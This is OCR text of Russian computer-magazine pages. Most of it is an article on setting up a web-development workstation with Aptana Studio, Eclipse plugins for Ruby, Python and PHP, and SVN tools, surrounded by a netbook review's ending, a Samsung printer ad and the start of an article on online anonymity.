Подводя итог, надо отвлечься от репутации брендов и довериться сухим цифрам тестов и личным впечатлениям. За счет производительности и эргономичности интересны модели субноутбуков от Asus — Eee PC 1000H и Eee PC 1000HD. Первому достается награда «Выбор редакции» за сбалансированность всех характеристик, а второй просто привлекает внимание. «Лучшая покупка» достается Acer Aspire One за стильный вид, малые габариты и отличную цену.





АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /



ДЕСКТОП ВЕБ-РАЗРАБОТЧИКА

СОБИРАЕМ РАБОЧЕЕ МЕСТО ДЛЯ AJAX И WEB 2.0 КОДЕРА

Разработка мало-мальски серьезного веб-проекта — дело непростое. И если раньше вполне можно было обойтись обычным блокнотом, то в нынешних условиях без продуманной среды с системой контроля версий, редактора с автодополнением кода и интерактивного отладчика не обойтись!

Неважно, устроился ли ты на фриланс, делаешь курсовую работу или решил своими силами поднять сногсшибательный стартап — главное, что ты взялся за веб-разработку. Чтобы не тратить время зря и не изобретать велосипед, а сам процесс кодинга сделать максимально удобным и приятным, разработчики подбирают себе инструментарий. Каждый, как водится, предпочитает что-то свое, порой люто ненавидя альтернативы (на что, разумеется, имеет свои причины). Универсального рецепта нет, однако мы постарались подобрать набор наиболее качественных утилит, многие из которых можно использовать абсолютно бесплатно.

НА ЧЕМ БУДЕТ КОДИТЬ?

Еще каких-то лет пять назад под словом «веб-разработка» большинство понимали только одно — программированное на Perl (в связке с технологиями CGI и SSI). Далее была массовая PHP-истерия, которая продолжается и сегодня, но все же стихает под напором все новых средств, наступающих ей на пятки. К чему это я? А к тому, что, прежде всего, нам нужно разобраться, на чем именно мы будем программировать. Сразу хочу предупредить, что платформы ASP и ASP.Net трогать не будем. И вовсе не потому, что это плохая идея (скорее, наоборот — в чем лично я не раз убеждался), а банально потому, что лучшей среды, чем родная Micro soft'овская Visual Studio, не найти. Добавим к этому совершенно бесплатные версии Visual Studio Express, которая мало чем отличается для начинающего разработчика от своей старшей и более «упитанной» сестренки, — и получаем практически идеальный вариант. Построим нашу среду таким образом, чтобы можно было программировать на любом из популярных веб-языков и платформ — будь то PHP, Ruby, Python или JavaScript.
Задача непростая, ведь необходимо собрать среду, которая позволяет работать со всеми языками и платформами современного веба, будет бесплатной и открытой, желательно кросс-платформенной и способной интегрироваться с другими инструментами. Еще одна важная деталь — связь с базами данных и работа с FTP и SVN для удобного развертывания приложений. Не говоря уже о таких мелочах жизни, как подсветка синтаксиса, форматирование, встроенная документация и автодополнение кода для всех языков и популярных библиотек, поддержка рефакторинга и еще тысячи и одной детали, из которых состоят нелегкие будни программиста. И да, это возможно!

APTANA STUDIO — ОСНОВА ОСНОВ

Превратить компьютер в универсальную среду для веб-разработки поможет **Aptana Studio IDE, построенная на платформе легендарного Eclipse**. В этой IDE по умолчанию входит множество самых разнообразных инструментов, специально заточенных под создание сложных и навороченных веб-аппликаций на разных языках программирования. Более того, Eclipse сама по себе является мощнейшей платформой с продуманной системой плагинов, позволяющей подогнать платформу для работы с любыми языками программирования. И если когда-нибудь ты вдруг переквалифицируешься в Java или C++ программиста, то единственное, что придется сделать — это установить еще один добротный плагин. Не помеха и переход на другую ОС: любимый Эклипс работает и одинаково выглядит на всех платформах, включая Win32, Linux и MacOS. Сама Aptana доступна в двух вариантах. Первый — открытый и совершенно бесплатный (Community-версия), второй — платный и адресован профессиональным программистам. Для большинства кодеров различия едва ли будут критичными.
Главная особенность этой среды, за которую мы, собственно, ее и выбрали, — отличная работа со всеми клиентскими технологиями. CSS, DOM, HTML, JavaScript — словом, всем тем, что составляет основу современных проектов. Одна из уникальных фишек — поддержка всех популярных AJAX-библиотек с сопутствующими мануалами, автоматическими подсказками

Удобный редактор CSS для Ajax-проекта



Благодаря огромному количеству плагинов из Eclipse можно сделать универсальную машину для убийства. Но надо не перестараться, чтобы не сделать ее слишком громоздкой

для тегов и выражений, уведомлениями о поддержке того или иного метода в различных браузерах. Создавая новый проект, ты можешь сразу выбрать нужные AJAX-фреймворки — они будут добавлены в проект, а описания всех функций сразу появятся в подсказках. Надо ли говорить, что освоение нового фреймворка ускоряется в разы.

Нужно сказать, что Aptana изначально создавалась вокруг идеи предоставить веб-разработчикам в среде Eclipse качественный и мощный интегрированный HTML/CSS/JavaScript-редактор. И у создателей это действительно получилось. Поверь, другие средства не дадут такого удобства и функциональности в одном пакете. К тому же, в окне Aptana можно просмотреть, как будет отображаться проект во всех установленных на компьютере браузерах. Пожалуй, если и есть лучшее средство для верстки HTML/CSS, то это только платный Adobe Dreamvewer CS 4.

Что касается отладки AJAX-приложений, то в Aptana встроен мощный анализатор запросов, который отслеживает и показывает всю сетевую активность твоего проекта, позволяя на лету контролировать общение приложения с сервером. Кстати, о серверах — проекты можно отлаживать и запускать как во встроенной среде на основе собственного сервера приложений **Jaxer** (о нем стоит поговорить отдельно), так и использовать любой внешний HTTP-сервер: я, к примеру, использую обычный пакет Denwer.

Ни один современный проект не обходится без поддержки баз данных. С недавнего времени Aptana поддерживает работы с SQL и прямое подключение к базам данных с возможностью создавать и тестировать запросы, заливать и получать полный дамп базы данных для проекта и многое другое. Все эти возможности доступны в режиме **Database Explorer** (то есть, при активировании этой перспективы, — так в мире Eclipse называется специфический набор открытых окон и плагинов, сгруппированных под определенную задачу) и могут быть использованы с любой SQL СУБД, для которой у тебя есть JDBC-драйвер.

Облегчает работу (а также просто изучение новых средств) и встроенный каталог готовых примеров (панель Samples), ну и набор некоторых готовых решений Snippets, содержащий разные решения для CSS, HTML и JavaScript-кода.

Следуя современным тенденциям, Aptana стала первой средой разработки, где появилась встроенная поддержка платформы для AJAX-приложений Adobe AIR (она была доступной одной из первых, когда только о проекте объявили), а также дополнительные инструменты для работы с проектами, оптимизированными для Apple iPhone. В частности, при разработке страниц ты можешь сразу просмотреть, как они будут отображаться и исполняться на iPhone, даже не имея его в наличии.

С самой средой и клиентской частью мы вроде как разобрались, — все есть, все поддерживается и все отлично, а что же насчет поддержки серверных языков программирования?

РУБИН НА РЕЛЬСАХ, ИЛИ RUBYONRAILS

Сам язык Ruby начал разрабатываться еще в 1993 году, а первая версия вышла в 1995. Однако основную популярность в вебе сыграл выпуск в 2004 году фреймворка **RubyOnRails** (www.rubyonrails.org), позволяющего собрать готовые веб-приложения из заранее подготовленных заготовок. Для комфортной разработки на Рубине-на-рельсах понадобится плагин, который является составной частью Aptana Studio и называется **RadRails** (http://www.aptana.com/rails). Он поддерживает, в отличие от конкурентов, все три реализации Ruby — Ruby, JRuby и Rubinius. Для настоящих хакеров в среду встроена полноценная отладка и профилирование кода (в версии Pro) и визуальные редакторы со всеми наворотами для YML, RHTML/ERb, XML. Я умолчу обо всех стандартных возможностях редактора кода (подсветка синтаксиса, анализатор кода на лету, подсказки и автодополнение, тестер для регулярных выражений, «умное» автоформатирование кода, поддержка множества методов рефакторинга) — эти и другие мелочи в XXI веке уже стали стандартными для любой среды и платформы. Хотя вот коммерческий аналог RadRails — 3rdRail — не умеет ни анализировать код, ни его форматировать, а также не обладает функциональностью рефакторинга кода. Поддержка юнит-тестирования, автотестов и фреймворка RSpec обеспечит твоему коду максимальное качество (конечно, если не лениться и писать тесты). Похоже, что RadRails среди открытых платформ — пока самая мощная и функциональная, пригодная как для начального освоения языка, так и профессиональной разработки ПО.

ЯНДЕКС И GOOGLE ДРУЖАТ С PYTHON

Не зря поисковые гиганты столь активно используют для своих разработок именно Python. Этот язык появился в 1990 году, намного раньше Ruby, и сейчас занимает серьезную позицию среди платформ для веб-разработки. И все благодаря своей мощности, гибкости, поддержке множества парадигм разработки, развитой многопоточности. Использование крупными гигантами не остается незамеченным: программисты из того же Google выкладывают в репозитории огромное количество готовых модулей на все случаи жизни, избавляя коллег по ремеслу от необходимости изобретать велосипед. Кстати говоря, это официальный язык для сервиса Google App Engine. Представители Яндекса также неоднократно заявляли, что используют Python в некоторых своих проектах.

Поддержка этого языка в Aptana появилась совсем недавно. В августе нынешнего года представители компании



links


По правильной идеологии MVC с использованием модного языка Ruby и самого продвинутого веб-фреймворка RubyOnRails можно творить чудеса.][уже писал об этом языке и самой платформе.

- «Искусство Ruby №1»: www.xakep.ru/post/33056/default.asp.
- «Вагон-ресторан»: http://www.xakep.ru/magazine/xs/073/060/55.asp.




info

Для Eclipse можно загрузить уже настроенные дистрибутивы (http://www.eclipse.org/downloads), позволяющие начать разработку на Java, Java EE, C++, — или просто саму платформу с основными плагинами, поверх которой можно начать собирать собственную среду.



dvd

На нашем DVD ты найдешь необходимые средства веб-разработки.



Недаром ее называют одной из лучших сред для веб-кодера — тут есть почти все, что нужно

Автоматическая подсказка по методам в PyDev

заявили, что расширение PyDev, ранее доступное как самостоятельный продукт, теперь будет включено в их среду. В дальнейшем разработчики будут трудиться как над полной интеграцией и поддержкой Python, так и над улучшением проектов, где совмещается серверная сторона на питоне и клиентская на AJAX.

Из ключевых особенностей редактора кода для Python стоит отметить автодополнение тегов. Кроме того, исправлена поддержка режима отладки и совместимость отладчика с **Jython** (реализация Python'а на Java-платформе, www.jython.org), интегрированный менеджер пакетов, поддержка **Mylyn** (впрочем, она имеется во всех расширениях для языков в Aptana). В помощь начинающим программистам будут пошаговые помощники для создания новых проектов, заявлена поддержка всех синтаксических конструкций версий 2.4 и 2.5 (именно поддержка 2.5 считается одной из отличительных фич пакета), а также интерактивная консоль и другие средства, уже классические для редакторов кода.

Pydev, да и все остальные языковые плагины, ценны именно интегрированностью в инфраструктуру Aptana и полноценным отладчиком с унифицированным Eclipse-интерфейсом. Это значит, что, разрабатывая проект на любом из языков, будь то клиентская часть на JavaScript или серверная на PHP/Ruby/Python, ты всегда будешь иметь дело с одинаковым стандартным интерфейсом и возможностями. Конечно, будут и отличия, обусловленные особенностями языка, но именно интегрированность в единый комплекс всех возможностей превращает, казалось бы, стандартные редакторы и утилиты в единую среду, IDE. К этому я бы добавил и сквозную поддержку общих модулей, например, Mylyn, представляющий собой единый интерфейс для управления Todo-списками, тикетами и открытыми багами. Он позволяет подключаться прямо из среды к удаленным хранилищам кода, багтрекерам и другим источникам данных. А это, в свою очередь, еще более упрощает разработку и унифицирует рутинный труд. В дереве проекта отображаются и открытые тикеты, и незавершенные задачи, и данные с SVN-а — и другая полезная информация. А стоит в комментарии пометить особым образом участок кода и указать, что он требует доработки, как эта метка автоматически перенесется в список задач и будет видна всем участникам проекта (которых ты наверняка позвал).

А КАК ЖЕ ВСЕМИ ЛЮБИМЫЙ PHP?

К сожалению, а может и счастью, с PHP не все так радужно. Плагин для поддержки PHP в Aptana появился не так давно и пока предоставляет только самые базовые возможности. Им можно пользоваться и вполне успешно, но на базе Eclipse сейчас есть более продвинутые решения. Самым старым и заслуженным является пакет **PHPEclipse** (www.phpeclipse.net), недавно обновившийся до версии 1.2.1. Пакет добавляет как расширенный редактор кода с автоматическим сворачиванием участков кода (Folding), так и автодополнение, автоподстановку параметров функций, возможности создавать собственные шаблоны кода для быстрой вставки одинаковых кусков. Но главное — это встроенные средства отладки, которые работают с двумя самыми популярными и мощными отладчиками для PHP — DBG и Xdebug (Zend Debugger не поддерживается). Вместе с PHPEclipse удобно использовать внешний сервер для развертывания и отладки проекта в локальных условиях — он изначально настроен на поддержку среды XAMPP и дополняет панель инструментов кнопками быстрого запуска и остановки сервера. Останется только настроить Aptana на использование внешнего сервера при предпросмотре страниц и настроить профили отладки — и ты всегда одним кликом сможешь запустить свое приложение и отлаживать его, будь то JavaScript или PHP, в одинаковом и стандартном интерфейсе среды Eclipse.

Отсутствие открытой среды для разработки под PHP на основе Eclipse озаботило и компанию Zend, которая выпускает коммерческие решения для мира PHP. Поэтому она стала родоначальницей двух новых и претендующих на профессиональный рынок решений — открытой среды PDT и собственной коммерческой, Zend Studio for Eclipse, которая пришла на смену платформе Zend Studio (там также поняли преимущество решения, основанного на платформе Eclipse). И если платный вариант нам как-то не по душе (хотя он, без сомнения, имеет более широкие возможности в плане отладки кода), то PDT — это «наше все». **PDT** (www.eclipse.org/pdt) или PHP Development Tools — это плагин, реализующий все основные инструменты для работы с PHP-проектами в среде Eclipse.

К уже ставшим стандартными возможностям того же PHPEclipse он добавляет еще и расширенную поддержку средств отладки (так как корни проекта с Zend, то их фирменный отладчик поддерживается в числе первых, а Xdebug появился лишь недавно). Также в среду входят собственные PHP-интерпретаторы последних версий, однако в следующем релизе будет и поддержка пока тестовых версий PHP 5.3 — наверное, чтобы разработчики уже готовились к обновлениям.

УПРАВЛЕНИЕ ИСХОДНЫМ КОДОМ

Сегодня разрабатывать что-либо и не использовать системы контроля версий — это почти что преступление. Ведь так намного удобнее, безопаснее и, если тебе понадобится пригласить друга дописать вот здесь и здесь пару фич в вашем мега-проекте, то вы не станете конфликтовать, внося изменения в один и тот же файл. Поэтому использование современных систем контроля версий вроде **CVS, SVN** или **Git** является обязательным для любого веб-разработчика, претендующего на звание профессионала. И хотя в последнее время критика обычных систем стала нарастать и привела к созданию новых средств, вроде распределенных систем Git или Mercurial, мы все же будем использовать старый добрый SVN. Он пока что удовлетворяет всем нашим нуждам.





Как начать?

Теория теорией, а все-таки нужно попрактиковаться и правильно все настроить. Не будем много говорить, просто рассмотрим несколько вариантов нашей среды.

1. Первый вариант — установить пакет Aptana Studio с сайта www.aptana.com/studio. Во время первого запуска нас спросят, нужна ли нам поддержка SVN, и я советую согласиться и сразу установить этот плагин. Потом, после перезапуска среды, откроется окно MyAptana, где ты можешь увидеть установленные плагины и при необходимости дополнительно установить все необходимое. Среди списка плагинов можно выбрать поддержку тех AJAX-библиотек, которые будут использоваться, а также прямо оттуда установить Pydev, RadRuby, PHP или даже все вместе.

2. Есть и другой вариант: если ты любитель новенького и рассчитываешь в основном использовать PHP и AJAX. В этом случае сначала загрузи самую последнюю версию PDT (я имею в виду ветку 2.0, которая к моменту выхода журнала должна стать если и не релизом, то, по меньшей мере, RC). При этом загружай сразу весь пакет со всеми зависимостями (PDT-all-in-one), иначе замучаешься доставлять пакеты и следить за совместимостью версий. Далее, после первого запуска, добавь адрес сайта с обновлениями (http://update.aptana.com/update/3.2/policy.xml). Хотя официально это и не заявлено, но Aptana работает с Eclipse вплоть до текущих сборок версии 3.5. PDT 2.0 также будет работать на этой версии, правда, некоторые функции и обновления могут сообщать о несовместимости платформ. После этого зайди в меню обновления программ и установи базовый пакет Aptana Studio, а потом заинсталь нужные плагины. Важно сначала скачать Eclipse в сборке под запуск PDT, а уже поверх установить Apatana. Последним этапом будет установка самостоятельной программы для работы с SVN или активация встроенного плагина.

Еще одно замечание. При установке бесплатной версии Aptana Studio ты получаешь триальный ключ для активации Pro-возможностей. Это действительно может пригодиться, поэтому попробуй зайти в Help → Aptana License и нажми там «valid» для проверки ключа и потом «Install». После этого сможешь месяц наслаждаться расширенными функциями и окончательно решить, нужны они тебе или нет. А если хочешь еще сильнее расширить возможности среды, добавив, например, поддержку UML-моделирования или другие возможности — посмотри на проект **Eclipse Plugin Central** (www.eclipseplugincentral.com), где ты найдешь тысячи плагинов на любой вкус. Разобравшись один раз с Eclipse, ты сможешь собрать собственную рабочую среду под любую задачу!

Aptana VS. Aptana Pro

Для большинства программистов разница между бесплатной и профессиональной версией Aptana несущественна, однако для некоторых она может быть принципиальна. В частности, только в версии Pro есть поддержка развертывания проектов на удаленном сервере по протоколу SFTP, а также «самое вкусное» — полностью интегрированный в саму среду отладчик JavaScript для Internet Explorer! Да, это единственное такое решение на рынке, которое может полноценно использоваться для отладки под этот браузер любых AJAX-приложений. В обычную бесплатную редакцию входит такой же отладчик, но для Mozilla Firefox (там он не так нужен, если есть Firebug). Можно добавить еще визуальный редактор JSON-данных, однако за несколько лет постоянной работы с бесплатной и Pro-версиями Aptana потребности в нем я так и не испытал. Среди других отличий Pro-версии стоит отметить встроенный Reporting Engine для составления отчетов по проекту (читай — красивых бумажек для менеджеров и заказчиков); возможность создавать проекты на основе удаленных хранилищ (SFTP, FTP, FTPS); продвинутый анализатор производительности для RubyOnRails веб-приложений (Ruby Performance Profiler) и WSYIWYG-редактор для конфигурационных XML-файлов при создании проектов на платформе Adobe AIR. Цена вопроса — $99. Стоят ли дополнительные возможности своих денег — решать тебе.


Любая уважающая себя среда разработки содержит встроенную поддержку SVN, или же имеет для этого плагин. Eclipse/Aptana — не исключение. Для Eclipse есть два плагина, которые обеспечивают работу с репозитарием кода прямо в самой IDE: это **Subeclipse** и **Subversive**. Какой из них выбрать, по большому счету, не так важно — весь базовый функционал, нужный в 99% обычной работы, присутствует в обоих плагинах, поэтому ты можешь установить любой. Вместе с Aptana теперь поставляется собственный плагин, и тебе вообще может не понадобиться что-либо устанавливать. Просто зайди в Plugin Manager и нажми кнопку «Установить» возле этого плагина (более того, при первом запуске тебе предложат автоматически установить поддержку SVN).

Но! По собственному опыту я могу рекомендовать... поставить отдельную программу для работы с SVN на уровне файловой системы. Если у тебя Win32-платформа, то лучшим выбором будет **TortoiseSVN** (tortoisesvn.tigris.org). Почему, спрашивается, не встроенные средства? Смотри, среда Eclipse сама по себе достаточно громоздкая, и каждый










Многочисленные фишки для Ruby-кодера

Конкуренты Eclipse

Какой бы ни была мощной среда Eclipse, у нее сейчас много конкурентов. И если раньше борьба шла в основном за рынок профессиональных разработчиков на Java или C/C++, то теперь производители играют на всех фронтах, пытаясь сформировать на основе своей среды универсальную систему для всех языков. Поэтому, если ты используешь скриптовые языки — PHP, Python, Ruby или JavaScript, то сможешь развернуть рабочее место с использованием почти всех «взрослых» IDE. На днях вышла NetBeans 6.5 в редакциях для отдельных языков, включая PHP и Ruby; доступны все основные функции, включая отладку приложений. IntelliJ IDEA идет еще дальше, добавляя даже поддержку ActionScript/Flash/Flex (редактор кода, отладчик, дополнительные инструменты). И даже на основе закрытой среды MS Visual Studio можно попробовать сделать «конфетку» — взяв за основу бесплатные версии Express (Visual Web Developer 2008 Express Edition), в которых, кстати, очень неплохой отладчик JavaScript для IE, а поддержка PHP добавляется дополнительно, пакетом **VS.PHP for Visual Studio** (http://www.jcxsoftware.com/vs.php). Единственное, что огорчает — плагин платный. Однако, если очень нужно, это никого не остановит.



Tortoise SVN встраивается сразу в систему и не зависит от конкретной среды разработки

Обидный баг

В Aptana замечен один странный и просто неприятный глюк — иногда, когда ты открываешь среду для продолжения работы, или раскрываешь боковую панель, вкладка Project, в которой отображается дерево файлов и папок твоего проекта, обрезается и в нем отсутствует полоса прокрутки — ты не можешь добраться до корневой папки и что-либо сделать. Порой и перезагрузка не помогает. А решение простое — сначала закрой панель, а потом в меню вида просто снова включи панель проекта.

раз ее запуск будет отнимать много времени. А если ты все сделал, отправил изменения на сервер, закрыл и пошел пить пиво, а потом вспомнил, что не добавил новую иконку к текущему проекту? Что делать — загружать многомегабайтного монстра ради того, чтобы послать один килобайтный файл? Сомнительное удовольствие. Зато, используя внешнюю программу, можно работать с репозитарием когда и как угодно, открывая только «Проводник» или файловый менеджер вроде Total Commander. Не проблема сделать копию проекта в другой папке, или, например, вытащить один файл предыдущей версии, не затрагивая весь проект — все это можно делать независимо от основной среды.

Конечно, придется работать с несколькими программами сразу и добавлять/обновлять исходные коды проекта отдельно от среды разработки, но в случае небольших проектов выгоды такой работы более очевидны, чем сложности при внесении небольших поправок. Ведь можно просто открыть блокнот и поправить строку-другую, если что-то не работает на сервере (ну, допустим, забыл поменять пароли для доступа к базе данных — самая, кстати, частая ошибка при выкладке проектов с локального сервера на рабочий), не тратя еще минут пять на загрузку основного инструментария.]С

цветной лазерный принтер
Samsung Gamma

Акция «ИЩИ ЦВЕТ»
эксклюзивная футболка в подарок!



CLP-315




CLX-3175

Гамма положительных эмоций в подарок!

Представь… бесшумная работа с ярким результатом. Новая линейка цветных лазерных принтеров и многофункциональных устройств Gamma* от Samsung создана специально для тебя. Эти модели – самые компактные в своем классе и не занимают много места, а специально разработанные тонеры делают цветные отпечатки яркими и насыщенными.

Хочешь позитива? Прими участие в промоакции Samsung «Ищи цвет». Купи цветной лазерный принтер или МФУ Samsung CLP-300, CLP-300N, CLP-310, CLP-310N, CLP-315, CLP-315W, CLX-2160, CLX-2160N, CLX-3170FN, CLX-3175, CLX-3175N, CLX-3175FN и CLX-3175FW и получи в подарок дизайнерскую футболку, разработанную специально для тебя!

*Гамма



Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный).

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. www.samsung.com. Товар сертифицирован. Реклама.



АНДРЕЙ КОМАРОВ
/ KOMAROV@GAMELAND.RU /


ЗА ГРАНЬЮ НЕВИДИМОСТИ

НОВЫЕ МЕТОДЫ СОХРАНЕНИЯ ИНГОНИТО В ИНЕТЕ


Как сделать что-либо в Сети и сохранить анонимность? Вопрос хороший. В стремлении остаться инкогнито приходится старательно маскировать настоящий IP-адрес и шифровать данные «на лету». Традиционных VPN-соединений, туннелингов и банальных прокси не всегда достаточно. К счастью, сейчас появились новые решения, способные сделать level-up твоей анонимности.

ПИРИНГОВЫЕ АНОНИМНЫЕ СЕТИ

